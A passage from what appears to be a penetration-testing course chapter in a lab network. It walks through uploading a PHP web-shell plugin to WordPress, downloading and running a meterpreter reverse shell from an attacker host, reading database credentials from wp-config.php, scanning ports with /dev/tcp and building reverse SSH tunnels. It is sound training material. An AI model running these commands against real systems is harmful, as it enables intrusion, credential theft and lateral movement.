*Listing 875 - Check for cmd parameter*

Lines 20-24 will attempt to run a system command if the `cmd` variable is set in the HTTP request. The plugin will use the `executeCommand` function in order to identify and execute the appropriate PHP internal API to run a command on the target system. The `executeCommand` function can be found on Lines 47-82.

```
47  function executeCommand(string $command) {  
48  
49      # Try to find a way to run our command using various PHP internals  
50      if (class_exists('ReflectionFunction')) {  
51  
52          # http://php.net/manual/en/class.reflectionfunction.php  
53          $function = new ReflectionFunction('system');  
54          $function->invoke($command);  
55  
56      } elseif (function_exists('call_user_func_array')) {  
57  
58          # http://php.net/manual/en/function.call-user-func-array.php  
59          call_user_func_array('system', array($command));  
60  
61      } elseif (function_exists('call_user_func')) {  
62  
63          # http://php.net/manual/en/function.call-user-func.php  
64          call_user_func('system', $command);  
65  
66      } else if(function_exists('passthru')) {  
67  
68          # https://www.php.net/manual/en/function.passthru.php  
69          ob_start();  
70          passthru($command , $return_var);  
71          $output = ob_get_contents();  
72          ob_end_clean();  
73  
74      } else if(function_exists('system')){  
75  
76          # this is the last resort. chances are PHP Suhosin  
77          # has system() on a blacklist anyways :>  
78  
79          # http://php.net/manual/en/function.system.php  
80          system($command);  
81      }  
82  }
```

Listing 876 - `executeCommand` function

The `plugin-shell.php` plugin is a catalyst to execute commands on the system. Once we are able to trigger arbitrary code execution on the compromised host, there are a number of methods we could use to obtain a proper reverse shell.

#### 24.2.5 Obtaining a Shell

To obtain a shell, we first must package the plugin in a way that WordPress knows how to handle. WordPress expects plugins to be in a zip file. When WordPress receives the zip file, it will extract it into the `wp-content/plugins` directory on the server. WordPress places the contents of the zip file into a folder that matches the name of the zip file itself. Because of this, we will need to make note of the name of the file in order to be able to access our PHP shell later on.

The creation of a zip file is shown in Listing 877.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress
kali@kali:/usr/share/seclists/Web-Shells/WordPress$ sudo zip plugin-shell.zip plugin-shell.php
adding: plugin-shell.php (deflated 58%)
```

Listing 877 - Creating zip package for web shell

The generated zip file is named **plugin-shell.zip** and will be placed in the **plugin-shell** folder within **wp-content/plugins** on the server.

Now that the plugin package is generated, it's time to upload the shell. First, we need to visit the Plugins page by clicking the *Plugins* link on the left sidebar.





Figure 334: Visiting Plugins Page

Next, we install the plugin by clicking *Add New* at the top left. This will take us to the “Add Plugins” page.



The screenshot shows the WordPress admin interface for adding new plugins. The left sidebar is dark-themed and includes links for Dashboard, Posts, Media, Pages, Comments, Elementor, Templates, Appearance, Plugins (with a red notification dot), AddNew, Plugin Editor, Users, Tools, Settings, and Theme Panel. The Plugins link is currently selected. The main content area has a light background and displays the following:

- A header with "Add Plugins" and a red-bordered "Upload Plugin" button.
- A notice box stating: "This theme recommends the following plugin: [WPForms](#). [Begin installing plugin](#) | [Dismiss this notice](#)".
- A search bar with "Keyword" and "Search plugins...".
- A message: "Plugins extend and expand the functionality of WordPress. You may automatically install plugins from the [WordPress Plugin Directory](#) or upload a plugin in .zip format by clicking the button at the top of this page."
- An error message box: "An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the [support forums](#). [Try Again](#)".
- A section titled "Popular tags" with the text: "You may also browse based on the most popular tags in the Plugin Directory".
- A second error message box: "An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the [support forums](#)".

Figure 335: Add Plugins Page

Since we are not downloading a plugin from the WordPress plugin directory, we need to select *Upload Plugin* at the top left of the page.




Figure 336: Uploading Plugin Dialog

This will open up a section where we can select our plugin package. We need to select *Browse*, which will open up a file dialog for us to find the created package.




Figure 337: Selecting Plugin Zip

With the file dialog open, we navigate to the directory containing our plugin, select the *plugin-shell.zip* file, and click *Open* at the bottom of the file dialog.

Finally, to install the plugin, we click *Install Now*.




Figure 338: Installing the Plugin

Installing the plugin will upload the zip and extract the contents.

Now that the plugin is installed, we can attempt to use it to run system commands on the WordPress target. For this, we can simply use *cURL*. As discussed earlier, the directory for the plugin is **wp-content/plugins/**, the zip will be extracted into a directory named **plugin-shell**, and the file that we are targeting is named **plugin-shell.php**.

Remember that we must also set a *cmd* parameter containing the command we are attempting to execute on the target system. Let's attempt to run **whoami** and see if the shell worked.

```
kali㉿kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami
www-data
```

*Listing 878 - Running whoami*

It worked! Based on the output of Listing 878, we are running commands as the www-data user. Now it's time to upload a meterpreter payload and obtain a full reverse shell.

First let's generate a meterpreter payload with the **msfvenom** utility.

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=443 -f elf > shell.elf
```

Listing 879 - Generating meterpreter payload

We are selecting the Linux reverse TCP meterpreter payload since we know that the target is running on Ubuntu from our previous enumeration efforts. The **LHOST** option will point to our Kali IP address and we are selecting an **LPORT** of 443 in an attempt to evade any outbound firewall rules. While it's good practice to always check for any egress filtering, in this case we will make the assumption that port 443 is unrestricted. We are generating the payload as an **elf** file and redirecting the output to a file named **shell.elf** in the kali user home directory.

With the meterpreter reverse shell generated, we start a web server to allow the target to download the shell.

```
kali@kali:~$ sudo python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 880 - Starting a webserver on port 80

The webserver in Listing 880 is using the Python **http.server** module, is instructed to use port 80, and is serving files from the kali user home directory. We chose port 80 again to avoid any potential issues we might run into if there is a firewall blocking arbitrary outbound ports.

With the shell generated and the web server running, we will instruct the target to download the shell. We will use **wget** from the target to download the shell from our Kali system. However, we must encode any space characters with "%20" since we cannot use spaces in URLs. The command we are running is shown in Listing 881.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=wget%20http://10.11.0.4/shell.elf
```

Listing 881 - Downloading the shell to the target

If the command worked, we should see an entry similar to the following in our Python webserver's log.

```
Serving HTTP on 0.0.0.0 port 80 ...  
10.11.1.250 - - [09/Dec/2019 19:40:16] "GET /shell.elf HTTP/1.1" 200 -
```

Listing 882 - Successful download

Success! Next we need to make the shell executable, start a Metasploit payload handler on Kali, and run the **elf** file on the target to acquire a meterpreter shell. To make the shell executable, we will run **chmod +x** on it. Once again, we need to remember to urlencode sensitive characters such as space (%20) and "+" (%2b). The command to make the shell executable is displayed in Listing 883.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=chmod%20%2bx%20shell.elf
```

Listing 883 - Making the shell executable

At this point, the shell should be executable. Next, we will start a meterpreter payload listener on the appropriate interface and port.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\\
>           set PAYLOAD linux/x86/meterpreter/reverse_tcp;\\
>           set LHOST 10.11.0.4;\\
>           set LPORT 443;\\
>           run"
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[*] Started reverse TCP handler on 10.11.0.4:443
```

*Listing 884 - Starting metasploit*

In the **msfconsole** command above, we are having Metasploit start quietly (**-q**) and immediately configure the payload handler via the **-x** option, passing the same payload settings we used when generating the shell.

With our listener running, it's finally time to obtain a reverse shell. This can be done by executing the **shell.elf** file via the malicious WordPress plugin we installed previously.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-
shell.php?cmd=../shell.elf
```

*Listing 885 - Running the shell*

Returning to our listener, we should see that we have captured a shell.

```
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:53768) at 19:54:41

meterpreter > shell
Process 9629 created.
Channel 1 created.

whoami
www-data

exit
meterpreter >
```

*Listing 886 - Capturing the reverse shell*

Now that we have a shell on the WordPress machine, we will move on to post-exploitation enumeration.

## 24.2.6 Web Server Post-Exploitation Enumeration

First, let's gather some basic information about the host such as network configuration, hostname, OS version, etc.

```
meterpreter > shell
Process 6667 created.
Channel 3 created.

ifconfig
ens160      Link encap:Ethernet  HWaddr 00:50:56:8a:82:85
              inet addr:10.4.4.10  Bcast:10.4.4.255  Mask:255.255.255.0
              inet6 addr: fe80::250:56ff:fe8a:8285/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```

RX packets:29154 errors:0 dropped:22 overruns:0 frame:0
TX packets:176526 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:8327519 (8.3 MB) TX bytes:13590061 (13.5 MB)
...
hostname
ajla

cat /etc/issue
Ubuntu 16.04 LTS \n \l

cat /proc/version
Linux version 4.4.0-21-generic (buildd@lgw01-21) (gcc version 5.3.1 20160413 (Ubuntu
5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016

```

---

*Listing 887 - Gathering some basic information*

From this basic information gathering, we learn that the host is named "Ajla", the IP address is 10.4.4.10, and the version of Linux is Ubuntu 16.04.12 on a 4.4.0-21-generic kernel. This information will allow us to start drawing a mental map of the network and might be useful later.




Figure 339: Network Map Containing Ajla

Having collected this basic information, we can move on to more specific enumeration. Since we know that the target is running WordPress and we found out that the database is on another host, we know that there should be database credentials somewhere on this system. A quick Google search reveals that the **wp-config.php** file is where we can find the database configuration for WordPress. Looking at this file, we find what might be our next target.

```

meterpreter > shell
Process 9702 created.
Channel 1 created.

pwd
/var/www/html/wp-content/plugins/plugin-shell

cd /var/www/html

ls -alh
...
-rw-r--r-- 1 www-data www-data 2.3K Jan 20 2019 wp-comments-post.php

```

```
-rw-r--r-- 1 www-data www-data 2.9K Jan  7 2019 wp-config-sample.php
-rw-r--r-- 1 www-data www-data 2.7K Dec  6 18:07 wp-config.php
drwxrwsr-x 6 www-data www-data 4.0K Dec  9 19:04 wp-content
...
cat wp-config.php
...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Lv9EVQq86cfi8ioWsqFUQyU' );

/** MySQL hostname */
define( 'DB_HOST', '10.5.5.11' );
...
```

Listing 888 - Reading wp\_config.php

In the **wp\_config.php** file, we find that the database IP address is set to 10.5.5.11. We also discovered a MariaDB username of "wp" and that the password for this account is "Lv9EVQq86cfi8ioWsqFUQyU". To continue, we need to solidify our foothold into the network and create a stable pivot point.

### 24.2.7 Creating a Stable Pivot Point

Before continuing, let's review what we currently have. We have a shell on the WordPress box as the www-data user and we also have network access to the database via Ajla. Finally, we just discovered database credentials that we know are valid since they are already in use by the WordPress application.

So far, we know that the network should look something like Figure 340.



Figure 340: Network Diagram with Database Hostname Unknown

Since the WordPress machine and the database box are on separate networks, this is a great time to use a tunnel. However, our choices are limited due to fact that our reverse shell is running in the context of an unprivileged user account without a valid login shell (www-data).

Since **ssh** (the client) is a core application that is included in almost every Linux distribution, we can attempt to use it to create a reverse tunnel. One caveat is that since we do not have root access to create a login for the www-data user, we will need to use the **SSH** client on the

WordPress machine to log in to our Kali server to create the tunnels. In short, we'll need a reverse tunnel.

A dynamic port forward would not be useful to us since the tunnel would be going the wrong way. A local port forward would not be useful either for the same reason. A remote port forward would allow us to open up a port in Kali that would point to the MariaDB server. However this requires us to know which ports are actually open on the internal target.

First, we will check for Nmap to see if the port scan can be made easier, but we shouldn't get our hopes up.

```
nmap  
/bin/sh: 1: nmap: not found
```

*Listing 889 - Checking for Nmap*

As expected, Nmap is not on the server, but no need to worry. We can create a quick script to scan the host.

```
#!/bin/bash  
host=10.5.5.11  
for port in {1..65535}; do  
    timeout .1 bash -c "echo >/dev/tcp/$host/$port" &&  
    echo "port $port is open"  
done  
echo "Done"
```

*Listing 890 - Bash port scanning*

The contents of the script can be saved in a file named **portscan.sh**. Our script will iterate each port from 1 to 65535. For each port, a connection will be made with a timeout of .1 seconds and if the connection succeeds, the script will echo which port is open.

This script is quick and rudimentary; however, it should get us the information that we want. To run the script, we will need to dump the contents to a file. A quick way to do this is to use the meterpreter **upload** command.

```
meterpreter > upload /home/kali/portscan.sh /tmp/portscan.sh  
[*] uploading : /home/kali/portscan.sh -> /tmp/portscan.sh  
[*] Uploaded -1.00 B of 151.00 B (-0.66%): /home/kali/portscan.sh -> /tmp/portscan.sh  
[*] uploaded : /home/kali/portscan.sh -> /tmp/portscan.sh  
  
meterpreter > shell  
Process 2924 created.  
Channel 2 created.  
  
cd /tmp  
  
chmod +x portscan.sh  
  
. ./portscan.sh  
port 22 is open  
port 3306 is open  
done
```

*Listing 891 - Running the bash port scan*

The scan will take a while to complete, but when it's done, we see that port 22 and 3306 are open. Now we know that we will need to create a tunnel to allow Kali to have access to ports 22 and 3306 on the database server. The **ssh** command to accomplish this will look similar to the following:

---

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 kali@10.11.0.4
```

---

*Listing 892 - First iteration of ssh command*

In Listing 892, we will open up port 1122 on Kali to point to port 22 on the MariaDB host. Next, we will also open 13306 on Kali to point to 3306 on the MariaDB host.

If we were to run this command in a meterpreter shell, we would quickly run into a hurdle since we don't have a fully interactive shell. This is a problem since ssh will prompt us to accept the host key of the Kali machine and enter in the password for our Kali user. For security reasons, we want to avoid entering in our Kali password on a host we just compromised.

We can fix the first issue by passing in two optional flags to automatically accept the host key of our Kali machine. These are **UserKnownHostsFile=/dev/null** and **StrictHostKeyChecking=no**. The first option prevents ssh from attempting to save the host key by sending the output to **/dev/null**. The second option will instruct ssh to not prompt us to accept the host key. Both of these options can be set via the **-o** flag. Our updated command look like the following:

---

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" kali@10.11.0.4
```

---

*Listing 893 - Second iteration of ssh command*

Now we need to prevent ssh from asking us for a password, which we can do by using ssh keys. We will generate ssh keys on the WordPress host, configure Kali to accept a login from the newly-generated key (and only allow port forwarding), and modify the ssh command one more time to match our changes.

---

```
mkdir keys
cd keys
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /tmp/keys/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/keys/id_rsa.
Your public key has been saved in /tmp/keys/id_rsa.pub.
...
cat id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCx027JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMfLhjaHyhU
r4auF+hSnF2g1hN4N2Z4DjkfZ9f95070x3m0oaUgEwHtZcwTNNLJiHs2fSs70bLR+gZ23kaJ+Tym8ZIo/ENC68
Py+NhtW1c2So95ARwCa/Hkb7kZ1xNo6f6rvCqXAYk/WZcBXxYkGq0Lut3c5B+++6h3sp0PLdkoPs8T5/wJNcn8
i12Lex/d02i0WCLGEav2V1R9xk87xVdI6h5BPysl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5ff9Z1Zm90/
US2LoqHxs70xNq61BLtr4I/MDn in www-data@ajla
```

---

*Listing 894 - Generating SSH keys*

This new public key needs to be entered in our Kali host's **authorized\_keys** file for the kali user, but with some restrictions. To avoid potential security issues we can tighten the ssh configuration only permitting access coming from the WordPress IP address (note that this will be the NAT IP since this is what Kali will see and not the IP of the actual WordPress host).

Next, we want to ignore any commands the user supplies. This can be done with the **command** option in ssh. We also want to prevent agent and X11 forwarding with the **no-agent-forwarding** and **no-X11-forwarding** options. Finally, we want to prevent the user from being allocated a tty device with the **no-tty** option. The final **~/.ssh/authorized\_keys** file on Kali can be found in Listing 895.

```
